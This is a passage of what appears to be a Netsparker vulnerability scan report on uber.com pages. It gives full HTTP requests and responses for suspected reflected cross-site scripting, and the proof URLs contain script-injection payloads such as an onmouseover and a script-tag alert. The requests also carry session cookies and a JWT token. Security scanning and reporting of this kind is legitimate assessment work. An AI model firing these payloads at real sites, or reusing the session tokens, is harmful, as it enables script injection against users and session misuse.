7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22count
ryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%
22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%
22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%2
2lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:
81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%2
2:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2
C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.8. https://www.uber.com/ae/en/drive/%27%22%20ns%3dnetsparker(0x00631F)%20/back-to-back-trips/

Method	Parameter	Value
GET	param2	back-to-back-trips
GET	param1	'" ns=netsparker(0x00631F)

Certainty

Request

```
GET /ae/en/drive/%27%22%20ns%3dnetsparker(0x00631F)%20/back-to-back-trips/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602833477762$ses_id:1602825983698%3Bexp-sessio
n$_pn:1263%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedi
um:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to ser
ve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="ht
tps://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _
gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_g
eolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%
22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A
8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22co
untryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%
22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.940
4209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.927
1%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22terri
toryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 10956.5166 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 07:01:33 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 07:01:33 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="cabbbaf7-0fb8-4a1f-9de6-07b0dd88bacd" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="cabbbaf7-0fb8-4a1f-9de6-07b0dd88bacd" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="cabbbaf7-0fb8-4a1f-9de6-07b0dd88bacd" crossorigin="anonymous" as="script"/><script nonce="cabbbaf7-0f
b8-4a1f-9de6-07b0dd88bacd">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.9. https://www.uber.com/ae/en/drive/basics/%26%2339%3b%2bnetsparker(0x001752)%2b%26%2339%3b/

Method	Parameter	Value
GET	param2	'+netsparker(0x001752)+'

Method	Parameter	Value
GET	param1	basics

Certainty

Request

```
GET /ae/en/drive/basics/%26%2339%3b%2bnetsparker(0x001752)%2b%26%2339%3b/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa
20540006b0027063004b0$_sn:5$_ss:0$_st:1602830653097$ses_id:1602825983698%3Bexp-session$_pn:657%3Bexp-se
ssion$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-
1605245686016; privacyStatment=This website uses third party cookies in order to serve you relevant ad
s. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.co
m/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gat_tealium_0=1;
 _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites
_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%
22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3443.8331 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:14:21 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 06:14:21 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="92451738-63a7-4d8a-a675-74a841b0ecb8" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="92451738-63a7-4d8a-a675-74a841b0ecb8" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="92451738-63a7-4d8a-a675-74a841b0ecb8" crossorigin="anonymous" as="script"/><script nonce="92451738-63
a7-4d8a-a675-74a841b0ecb8">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.10. https://www.uber.com/ar/en/deliver/basics/before-you-start/how-to-get-support/%20ns=netsparker(0x002EE9)/

Proof URL

https://www.uber.com/ar/en/deliver/basics/before-you-start/how-to-get-support/%20onmouseover=alert(0x002EE9)/

Injection URL

https://www.uber.com/ar/en/deliver/basics/before-you-start/how-to-get-support/%20ns=netsparker(0x002EE9)

Certainty

Request

```
GET /ar/en/deliver/basics/before-you-start/how-to-get-support/%20ns=netsparker(0x002EE9)/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5
$_ss:0$_st:1602831254437$ses_id:1602825983698%3Bexp-session$_pn:776%3Bexp-session$utmsource:uber%3Bexp-
1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatm
ent=This website uses third party cookies in order to serve you relevant ads. You can opt out of third
 party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notic
e/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMG
R=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_site
s_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22%2C%22territoryId%
22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeC
ode%22:%22en%22%2C%22countryCode%22:%22BE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryI
d%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.899277
7%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22ln
g%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22loc
aleCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/ar/en/deliver/basics/before-you-start/how-to-get-support/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ar/en/deliver/basics/before-you-start/how-to-get-support/%20ns=netsparker(0x002EE9) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa
20540006b0027063004b0$_sn:5$_ss:0$_st:1602831254437$ses_id:1602825983698%3Bexp-session$_pn:776%3Be
xp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offeri
ngs%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to serve y
ou relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="h
ttps://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783
849; _gid=GA1.2.2005098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vist
or_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%
22:%22en%22%2C%22countryCode%22:%22BE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%
22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%2
2:%22BE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJso
n%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.940420
9}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521804
8}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4167.3809 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ar/en/deliver/basics/before-you-start/how-to-get-support/%20ns=netsparker(0x002EE9)/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
R%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:24:21 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 06:24:21 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-96c335ad-57cc-44
f6-b3ee-db2775122e27' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 201
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 06:24:22 GMT

Redirecting to <a href="/ar/en/deliver/basics/before-you-start/how-to-get-support/%20ns=netsparker(0x00
2EE9)/">/ar/en/deliver/basics/before-you-start/how-to-get-support/%20ns=netsparker(0x002EE9)/</a>.
#End

#Identification Page
HTTP/1.1 4
…
```

Injection Response

```
GET /ar/en/deliver/basics/before-you-start/how-to-get-support/%20ns=netsparker(0x002EE9) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0
$_sn:5$_ss:0$_st:1602831254437$ses_id:1602825983698%3Bexp-session$_pn:776%3Bexp-session$utmsource:ube
r%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; pri
vacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out
 of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privac
y/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; C
ONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26;
 uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22%2C%22t
erritoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%2
2:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2
C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22l
at%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.
8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:7
9.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colom
bo%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.11. https://www.uber.com/ar/en/deliver/basics/before-you-start/how-to-get-support/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00149A)%3C/scRipt%3E/

Proof URL

https://www.uber.com/ar/en/deliver/basics/before-you-start/how-to-get-support/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x00149A)%3C/scRipt%3E/

Injection URL

https://www.uber.com/ar/en/deliver/basics/before-you-start/how-to-get-support/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00149A)%3C/scRipt%3E

Certainty

Request

```
GET /ar/en/deliver/basics/before-you-start/how-to-get-support/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRi
pt%3Enetsparker(0x00149A)%3C/scRipt%3E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa
20540006b0027063004b0$_sn:5$_ss:0$_st:1602830470950$ses_id:1602825983698%3Bexp-session$_pn:638%3Bexp-se
ssion$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-
1605245686016; privacyStatment=This website uses third party cookies in order to serve you relevant ad
s. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.co
m/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gat_tealium_0=1;
 _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites
_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%
22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/ar/en/deliver/basics/before-you-start/how-to-get-support/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ar/en/deliver/basics/before-you-start/how-to-get-support/'%22--%3E%3C/style%3E%3C/scRipt%3E%3
CscRipt%3Enetsparker(0x00149A)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_
id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602830470950$ses_id:160282598369
8%3Bexp-session$_pn:638%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Be
xp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party
 cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting ou
r <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.;
 _ga=GA1.2.1051851057.1602783849; _gat_tealium_0=1; _gid=GA1.2.2005098227.1602783849; marketing_vi
stor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCod
e%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22col
ombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22lo
caleCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%
22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%2
